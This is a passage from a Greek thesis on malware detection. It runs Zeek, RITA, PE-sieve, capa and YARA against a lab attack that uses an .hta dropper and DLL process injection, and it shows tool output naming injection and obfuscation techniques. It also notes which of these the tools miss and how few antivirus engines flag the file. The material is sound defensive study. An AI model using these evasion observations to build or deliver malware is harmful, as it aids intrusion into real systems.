Προκειμένου να εκτελεστεί το εργαλείο RITA, είναι απαραίτητη η μετατροπή του .pcapng αρχείου που προέκυψε από το Wireshark σε logs συγκεκριμένου μορφότυπου (format). Όπως έχει ήδη τονιστεί, το εργαλείο Zeek [118], το οποίο αποτελεί εναλλακτική του Suricata, προσφέρει τη δυνατότητα μετατροπής του συγκεκριμένου αρχείου σε logs. Για παράδειγμα, το αρχείο Attack_Scenario_1.pcapng μετατρέπεται στα .log αρχεία που φαίνονται στην *Εικόνα 252* χρησιμοποιώντας την παρακάτω εντολή.

```
[root@localhost test]# ls
Attack_Scenario_1.pcapng
[root@localhost test]# zeek -C -r Attack_Scenario_1.pcapng
[root@localhost test]# ls
Attack_Scenario_1.pcapng  dhcp.log   http.log      packet_filter.log  smb_mapping.log  x509.log
conn.log                  dns.log    kerberos.log  pe.log             ssl.log
dce_rpc.log               files.log  ntp.log       smb_files.log      weird.log
```

Εικόνα 252. Μετατροπή του .pcapng Αρχείου σε Zeek logs

Στη συνέχεια, με την εντολή που ακολουθεί (*Εικόνα 253*), τα .log αρχεία φορτώνονται στη βάση με όνομα Attack1.

```
[root@localhost test]# rita import /home/user/test/* Attack1

       [+] Importing [/home/user/test/Attack_Scenario_1.pcapng /home/user/test/conn.log /home/user/
test/dce_rpc.log /home/user/test/dhcp.log /home/user/test/dns.log /home/user/test/files.log /home/us
er/test/http.log /home/user/test/kerberos.log /home/user/test/ntp.log /home/user/test/packet_filter.
log /home/user/test/pe.log /home/user/test/smb_files.log /home/user/test/smb_mapping.log /home/user/
test/ssl.log /home/user/test/weird.log /home/user/test/x509.log]:
       [-] Verifying log files have not been previously parsed into the target dataset ...
       [-] Processing batch 1 of 1
       [-] Parsing logs to: Attack1 ...
       [-] Parsing /home/user/test/conn.log -> Attack1
       [-] Parsing /home/user/test/dns.log -> Attack1
       [-] Parsing /home/user/test/http.log -> Attack1
       [-] Parsing /home/user/test/ssl.log -> Attack1
       [-] Host Analysis:           264 / 264  [==================] 100 %
       [-] Uconn Analysis:          285 / 285  [==================] 100 %
       [-] Exploded DNS Analysis:   510 / 510  [==================] 100 %
       [-] Hostname Analysis:       510 / 510  [==================] 100 %
       [-] Beacon Analysis:         285 / 285  [==================] 100 %
       [-] FQDN Beacon Analysis:    510 / 510  [==================] 100 %
       [!] No Proxy Beacon data to analyze
       [-] UserAgent Analysis:      7 / 7  [==================] 100 %
       [!] No invalid certificate data to analyze
       [-] Updating blacklisted peers ...
       [-] Indexing log entries ...
       [-] Updating metadatabase ...
       [-] Done!
```

Εικόνα 253. Δημιουργία Dataset

Με την παρακάτω εντολή παρουσιάζονται τα πέντε sessions που προσομοιάζουν περισσότερο beaconing συμπεριφορά, έχουν δηλαδή το μεγαλύτερο score (*Εικόνα 254*). Να σημειωθεί ότι σύμφωνα με το documentation του εργαλείου, ένα score μεγαλύτερο του 70% θεωρείται ύποπτο και χρήζει περαιτέρω ανάλυσης. Ωστόσο, προκύπτει ότι το session με IP διεύθυνση προορισμού 192.168.1.8 (επιτιθέμενος) διαθέτει μικρό score. Αυτό οφείλεται σε δύο λόγους. Ο πρώτος σχετίζεται με το ότι το RITA χρησιμοποιεί μικρό συντελεστή βάρους για τις εσωτερικές διευθύνσεις ενός δικτύου. Σε μία πραγματική επίθεση χρησιμοποιείται μία ή περισσότερες εξωτερικές διευθύνσεις (redirectors). Ο δεύτερος λόγος σχετίζεται με τη χρονική διάρκεια της επίθεσης. Όσο μεγαλύτερη είναι η χρονική διάρκεια τόσο πιο ακριβή είναι τα αποτελέσματα του εργαλείου. Η επίθεση διήρκησε μόλις τέσσερις ώρες αντί για μέρες ή βδομάδες που διαρκούν οι πραγματικές επιθέσεις.

```
[root@localhost test]# rita show-beacons Attack1 | head -5
Score,Source IP,Destination IP,Connections,Avg. Bytes,Intvl Range,Size Range,Top Intvl,Top Size,Top
Intvl Count,Top Size Count,Intvl Skew,Size Skew,Intvl Dispersion,Size Dispersion,Total Bytes
0.849,192.168.65.159,192.168.65.2,136,288,101,522,120,288,105,128,0,0,0,0,39258
0.847,192.168.65.159,239.255.255.250,137,819,96,660,120,804,101,121,0,0,0,0,112299
0.838,192.168.65.1,239.255.255.250,56,801,3539,495,120,804,46,54,0,0,0,0,44901
0.685,192.168.65.158,192.168.65.2,904,311,119,223,1,288,155,129,0.707317,-0.384615,6,7,281956
[root@localhost test]# rita show-beacons Attack1 | grep "192.168.1.8"
0.281,192.168.65.159,192.168.1.8,44,185036,2583,1941308,1,52,8,8,0.348189,0.999125,119,406,8141596
```

Εικόνα 254. Rita Beacons

Αντίθετα, στις συνδέσεις μεγάλης διάρκειας (*Εικόνα 255*), εμφανίζεται η IP διεύθυνση του επιτιθέμενου (192.168.1.8).

```
[root@localhost test]# rita show-long-connections Attack1 | head -10
Source IP,Destination IP,Port:Protocol:Service,Duration,State
192.168.65.159,192.168.65.168,1514:tcp:- 443:tcp:ssl,14545.1,closed
192.168.65.159,192.168.1.8,80:tcp:http 80:tcp:-,2563.77,closed
192.168.65.159,20.199.120.151,443:tcp:-,384.001,closed
192.168.65.159,152.199.19.161,443:tcp:ssl 443:tcp:-,226.564,closed
192.168.65.159,173.222.245.66,443:tcp:ssl,223.423,closed
192.168.65.159,204.79.197.200,443:tcp:ssl,201.976,closed
192.168.65.159,192.168.65.158,53:udp:dns 135:tcp:dce_rpc 88:tcp:krb_tcp 5355:udp:dns 389:tcp:-,182.5
32,closed
192.168.65.159,2.18.107.211,80:tcp:- 80:tcp:http,168.96,closed
192.168.65.159,13.107.21.200,443:tcp:ssl,142.917,closed
```


Εικόνα 255. Rita Long Connections

Όπως έχει ήδη παρουσιαστεί στο *Κεφάλαιο 4.7.2*, το PE-sieve συμβάλλει στον εντοπισμό κακόβουλης δραστηριότητας χρησιμοποιώντας πληθώρα τεχνικών. Στη συγκεκριμένη περίπτωση, κατά την εκτέλεση του .hta αρχείου, αποδίδεται στη διεργασία το pid 6036 (*Εικόνα 256*).

mshta.exe	6036	Running	v1	00	4,824 K	Enabled

Εικόνα 256. Process Identifier του mshta.exe

Με την εκτέλεση του PE-sieve, ο αριθμός των ύποπτων δραστηριοτήτων παραμένει μηδενικός, όπως φαίνεται στην *Εικόνα 257*.




Εικόνα 257. Αποτέλεσμα του Εργαλείου PE-sieve Πριν το Process Injection

Ωστόσο, μόλις ο χρήστης διαλέξει την επιλογή OK ή κλείσει το παράθυρο με το μήνυμα λάθους, εκκινείται η διεργασία notepad.exe, με pid 4280, όπως φαίνεται στην *Εικόνα 258*.


Εικόνα 258. Process Identifier του notepad.exe

Ως αποτέλεσμα των ανωτέρω, παρατηρείται αύξηση του αριθμού των ύποπτων δραστηριοτήτων (*Εικόνα 259*), το οποίο είναι προφανές δεδομένου ότι το implant χρησιμοποιεί τεχνικές process injection.




Εικόνα 259. Αποτέλεσμα του Εργαλείου PE-sieve Μετά το Process Injection

Οι δυνατότητες (capabilities) που ανιχνεύει το εργαλείο capa, παρουσιάζονται στη συνέχεια. Το εργαλείο capa δεν ανιχνεύει καμία δυνατότητα αναφορικά με το .hta αρχείο (*Εικόνα 260*). Αυτό οφείλεται στο ότι το εν λόγω εργαλείο δεν υποστηρίζει την ανίχνευση δυνατοτήτων σε .hta αρχεία, παρά μόνο σε Portable Executables (PE), Executable και Linkable Format (ELF) ή shellcode. Αυτός είναι ένας επιπλέον παράγοντας που καθιστά τα .hta αρχεία μία πολύ καλή επιλογή είτε ως droppers είτε ως downloaders για την έναρξη της κακόβουλης δραστηριότητας.




Εικόνα 260. Αποτέλεσμα Εργαλείου capa στο .hta Αρχείο

Ωστόσο, δεδομένου ότι είναι αρκετά εύκολο από το .hta αρχείο να προκύψει το ενσωματωμένο .dll αρχείο (ανάλυση κώδικα και base64 decode), στα πλαίσια της εργασίας το capa χρησιμοποιείται για την ανίχνευση των δυνατοτήτων και του .dll αρχείου (*Εικόνα 261*).



Εικόνα 261. Αποτέλεσμα Εργαλείου capa στο .dll Αρχείο

Χάρη στην παράμετρο -vv προκύπτουν αναλυτικά όλες οι δυνατότητες του αρχείου (*Εικόνα 262*).



Εικόνα 262. Εκτέλεση του Εργαλείου capa με την Παράμετρο -vv

Από τις δυνατότητες που ακολουθούν, ιδιαίτερα ύποπτη είναι η δημιουργία νέας διεργασίας (*Εικόνα 263*).

```
contains PDB path
namespace  executable/pe/pdb
author     moritz.raabe@fireeye.com
scope      file
examples   464EF2CA59782CE697BC329713698CCC
regex: /:\\.*\.pdb/
  - "C:\\Users\\Attackers_W10\\source\\repos\\inject_dll\\Release\\inject_dll.pdb" @ 0x1474

contain a resource (.rsrc) section
namespace  executable/pe/section/rsrc
author     moritz.raabe@fireeye.com
scope      file
examples   A933A1A402775CFA94B6BEE0963F4B46:0x41fd25
section: .rsrc @ 0x1000D000

create process on Windows
namespace  host-interaction/process/create
author     moritz.raabe@fireeye.com
scope      basic block
mbc        Process::Create Process [C0017]
examples   9324D1A8AE37A36AE560C37448C9705A:0x406DB0, Practical Malware Analysis Lab 01-04.exe_:0x4011FC
basic block @ 0x10001000
```

Εικόνα 263. Create Process on Windows

Αντίστοιχα, ύποπτη είναι η δημιουργία suspended διεργασίας και το allocation στη μνήμη (*Εικόνα 264*).

```
create process suspended
namespace  host-interaction/process/create
author     william.ballenthin@fireeye.com
scope      basic block
mbc        Process::Create Process::Create Suspended Process [C0017.003]
examples   Practical Malware Analysis Lab 03-03.exe_:0x4010EA
basic block @ 0x10001000
  and:
    or:
      number: 0x8000004 = CREATE_NO_WINDOW | CREATE_SUSPENDED @ 0x1000105F
    or:
      api: kernel32.CreateProcess @ 0x10001073

allocate RWX memory
namespace  host-interaction/process/inject
author     moritz.raabe@fireeye.com
scope      basic block
mbc        Memory::Allocate Memory [C0007]
examples   Practical Malware Analysis Lab 03-03.exe_:0x4010EA, 563653399B82CD443F120ECEFF836EA3678D4CF11D9B351BB737573C2D8
56299:0x140001ABA
basic block @ 0x10001000
  and:
    match: allocate memory @ 0x10001000
      or:
        api: kernel32.VirtualAllocEx @ 0x10001098
    number: 0x40 = PAGE_EXECUTE_READWRITE @ 0x10001084
```

Εικόνα 264. Create Process Suspended και Allocate RWX Memory

Επιπλέον, η δυνατότητα inject thread συνδέεται άμεσα με τεχνικές code injection (*Εικόνα 265*).

```
inject thread
namespace  host-interaction/process/inject
author     anamaria.martinezgom@fireeye.com, 0x534a@mailbox.org
scope      function
att&ck     Defense Evasion::Process Injection::Thread Execution Hijacking [T1055.003]
examples   Practical Malware Analysis Lab 12-01.exe_:0x4010D0, 2D3EDC218A90F03089CC01715A9F047F:0x4027CF
function @ 0x10001000
```

Εικόνα 265. Inject Thread

Το ίδιο ισχύει και για τη δυνατότητα αντικατάστασης διεργασίας (*Εικόνα 266*).

```
use process replacement
namespace   host-interaction/process/inject
author      william.ballenthin@fireeye.com
scope       function
att&ck      Defense Evasion::Process Injection::Process Hollowing [T1055.012]
references  http://www.autosectools.com/process-hollowing.pdf, https://www.andreafortuna.org/2017/10/09/understanding-proc
ess-hollowing/
examples    Practical Malware Analysis Lab 12-02.exe_:0x4010EA
function @ 0x10001000
```

Εικόνα 266. Use Process Replacement

Αντίστοιχα, από τις δυνατότητες που ακολουθούν, ιδιαίτερα ύποπτες είναι η δημιουργία, το suspend και η συνέχεια ενός thread, καθώς επίσης και η εκτέλεση του shellcode που έχει γραφτεί στην allocated μνήμη (*Εικόνα 267*).

```
terminate process via fastfail
namespace   host-interaction/process/terminate
author      @_re_fox
scope       basic block
mbc         Process::Terminate Process [C0018]
references  https://docs.microsoft.com/en-us/cpp/intrinsics/fastfail?view=vs-2019
examples    b87e9dd18a5533a09d3e48a7a1efbcf6:0x14000747F
basic block @ 0x100014A2
  and:
    mnemonic: int @ 0x100014A5
    number: 0x29 @ 0x100014A5

create thread
namespace  host-interaction/thread/create
author     moritz.raabe@fireeye.com, michael.hunhoff@fireeye.com, joakim@intezer.com
scope      basic block
mbc        Process::Create Thread [C0038]
examples   946A99F36A46D335DEC080D9A4371940:0x10001DA0, B5F85C26D7AA5A1FB4AF5821B6B5AB9B:0x408020
basic block @ 0x10001000
  or:
    and:
      os: windows
      or:
        api: kernel32.CreateRemoteThread @ 0x100010CF

resume thread
namespace  host-interaction/thread/resume
author     0x534a@mailbox.org
scope      basic block
mbc        Process::Resume Thread [C0054]
examples   Practical Malware Analysis Lab 12-02.exe_:0x4010EA, 787cbc8a6d1bc58ea169e51e1ad029a637f22560660cc129ab8a099a745
bd50e:0x4044C7
basic block @ 0x10001000
  or:
    api: kernel32.ResumeThread @ 0x100010DB

spawn thread to RWX shellcode
namespace  load-code/shellcode
author     moritz.raabe@fireeye.com
scope      function
examples   Practical Malware Analysis Lab 19-02.exe_:0x401230
```

Εικόνα 267. Create, Resume και Spawn Thread

Τα παραπάνω δεδομένα αλλάζουν αρκετά, σε ένα υποθετικό σενάριο όπου για παράδειγμα ένας αναλυτής ασφάλειας εξάγει το .bin (binary) αρχείο από το .dll αρχείο. Πιο συγκεκριμένα, προκύπτει ότι από μόνο του το shellcode, σχετίζεται σε μικρό βαθμό με κακόβουλη δραστηριότητα (*Εικόνα 268*).

```
PS C:\Users\v1\Desktop\capa-v3.0.0-windows> .\capa.exe C:\Users\v1\Desktop\loader.bin --format sc64
loading : 100%| | 633/633 [00:00<00:00, 1350.37 rules/s]
matching: 100%| | 75/75 [00:02<00:00, 30.97 functions/s, skipped 0 library functions]
+-----------------------+-----------------------------------------------------------------------------------+
| md5                   | e51b9a71c453c8e9d69039affff84c3                                                   |
| sha1                  | 1bd17a0af38615594b8374310592e5ba3b13ebe4                                          |
| sha256                | d7f073213afd6f1b370d1b2817f0827d38643cbebf95043a50a310060d39cf34                  |
| os                    | unknown                                                                           |
| format                | unknown                                                                           |
| arch                  | unknown                                                                           |
| path                  | C:\Users\v1\Desktop\loader.bin                                                    |
+-----------------------+-----------------------------------------------------------------------------------+

+-----------------------+-----------------------------------------------------------------------------------+
| ATT&CK Tactic         | ATT&CK Technique                                                                  |
|-----------------------+-----------------------------------------------------------------------------------|
| DEFENSE EVASION       | Obfuscated Files or Information:: T1027                                           |
| EXECUTION             | Shared Modules:: T1129                                                            |
+-----------------------+-----------------------------------------------------------------------------------+

+---------------------------+-------------------------------------------------------------------------------+
| MBC Objective             | MBC Behavior                                                                  |
|---------------------------+-------------------------------------------------------------------------------|
| DATA                      | Encode Data::XOR [C0026.002]                                                  |
| DEFENSE EVASION           | Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]      |
+---------------------------+-------------------------------------------------------------------------------+

+-------------------------------------------------+-------------------------------------------------+
| CAPABILITY                                      | NAMESPACE                                       |
|-------------------------------------------------+-------------------------------------------------|
| decompress data using aPLib                     | data-manipulation/compression                   |
| encode data using XOR (10 matches)              | data-manipulation/encoding/xor                  |
| access PEB ldr_data (2 matches)                 | linking/runtime-linking                         |
+-------------------------------------------------+-------------------------------------------------+
```

Εικόνα 268. Αποτέλεσμα Εργαλείου capa στο Shellcode

Πιο συγκεκριμένα, χρησιμοποιώντας την παράμετρο -vv προκύπτουν αναλυτικά όλες οι δυνατότητες του εν λόγω αρχείου (*Εικόνα 269*).

```
PS C:\Users\v1\Desktop\capa-v3.0.0-windows> .\capa.exe C:\Users\v1\Desktop\loader.bin -vv --format sc64
loading : 100%|                                                                                | 633/633 [00:00<00:00, 1621.68 rules/s]
matching: 100%|                                                                                | 75/75 [00:02<00:00, 30.20 functions/s, skipped 0 library functions]
md5                         e51b9a71c453c8e9d69039affff84c3
sha1                        1bd17a0af38615594b837431059 2e5ba3b13ebe4
sha256                      d7f073213afd6f1b370d1b2817f0827d38643cbebf95043a50a310060d39cf34
path                        C:\Users\v1\Desktop\loader.bin
timestamp                   2021-09-26T05:57:18.481950
capa version                v3.0.0-0-g5972d65
os                          unknown
format                      unknown
arch                        unknown
extractor                   VivisectFeatureExtractor
base address                0x690000
rules                       C:\Users\v1\AppData\Local\Temp\_MEI59682\rules
function count              75
library function count      0
total feature count         4138
```

Εικόνα 269. Εκτέλεση του Εργαλείου capa με την Παράμετρο -vv

Η aPLib είναι μία βιβλιοθήκη συμπίεσης που μπορεί να ενσωματωθεί εύκολα σε C/C++ projects. Λόγω αυτής της ευκολίας αλλά και του μικρού αποτυπώματος που αφήνει, καθίσταται μία δημοφιλής βιβλιοθήκη για πολλές οικογένειες κακόβουλων λογισμικών (*Εικόνα 270*).

```
decompress data using aPLib
namespace    data-manipulation/compression
author       @r3c0nst (Frank Boldewin), moritz.raabe@fireeye.com
description  detects decompression function of library aPLib
scope        function
references   https://ibsensoftware.com/files/aPLib-1.1.1.zip
examples     DAA13AE302FE8B618DDBF590537443EF:0x419F50, B43FCA5283BFC7022553EFF663683834:0x424, 6CE584F4F2157C63D5DD239A
```

Εικόνα 270. Decompress Data Using aPlib

Η χρήση XOR κωδικοποίησης για το obfuscation της κακόβουλης δραστηριότητας είναι μία πολύ συνηθισμένη τεχνική που συναντάται σε κακόβουλα προγράμματα (*Εικόνα 271*).

```
encode data using XOR (10 matches)
namespace  data-manipulation/encoding/xor
author     moritz.raabe@fireeye.com
scope      basic block
att&ck     Defense Evasion::Obfuscated Files or Information [T1027]
mbc        Defense Evasion::Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02], Data::Encode Data
::XOR [C0026.002]
examples   2D3EDC218A90F03089CC01715A9F047F:0x403D7E
```


Εικόνα 271. Encode Data Using XOR

Η τεχνική CallObfuscator [170] χρησιμοποιείται για το obfuscation των imports ενός PE, δυσκολεύοντας την ανίχνευση από εργαλεία στατικής ή δυναμικής ανάλυσης (*Εικόνα 272*).

```
access PEB ldr_data (2 matches)
namespace   linking/runtime-linking
author      moritz.raabe@fireeye.com
scope       basic block
att&ck      Execution::Shared Modules [T1129]
references  https://www.geoffchappell.com/studies/windows/win32/ntdll/structs/peb_ldr_data.htm, https://github.com/d35ha
/CallObfuscator/blob/5834aff9ff4511f1408ae4ce80b79737af4ae77b/ShellCode/shell_x64.asm#L8
examples    3FDFB2D522E7DEECAAAF2F87420F7E75:0x4117B7
```


Εικόνα 272. Access PEB idr_data (CallObfuscator)

Αναφορικά με το εργαλείο YARA, χρησιμοποιούνται οι παρακάτω κανόνες στατικής ανίχνευσης. Πρόκειται για ορισμένα strings τα οποία αν συνδυαστούν ενδέχεται να σχετίζονται με κακόβουλη δραστηριότητα. Να σημειωθεί πως τα strings είναι απολύτως υποθετικά δεδομένου ότι στόχος είναι η παρουσίαση του συγκεκριμένου εργαλείου. Το αποτέλεσμα της ανάλυσης είναι 1, επομένως αληθές (*Εικόνα 273*). Δεδομένου ότι ικανοποιούνται όλοι οι παρακάτω κανόνες, το .hta αρχείο ενδέχεται να σχετίζεται με κακόβουλη δραστηριότητα.




Εικόνα 273. Εκτέλεση Εργαλείου YARA

Επιπλέον, σύμφωνα με το εργαλείο Hybrid Analysis προκύπτουν τα αποτελέσματα που ακολουθούν (*Εικόνα 274*). Το .hta αρχείο κατατάσσεται ως κακόβουλο (Trojan Script Dropper) δεδομένου ότι πετυχαίνει ανίχνευση από AVs της τάξης του 6% και συνολικό threat score 50%.



Εικόνα 274. Αποτελέσματα Εργαλείου Hybrid Analysis

Πιο συγκεκριμένα, τα αποτελέσματα των AV λύσεων παρουσιάζονται στην *Εικόνα 275*.



Εικόνα 275. Αποτελέσματα AV Λύσεων

Σύμφωνα με το Metadefender μόλις το 8% (2 από τα 25) των AV λύσεων που χρησιμοποιεί κατατάσσουν το αρχείο ως κακόβουλο (*Εικόνα 276*).

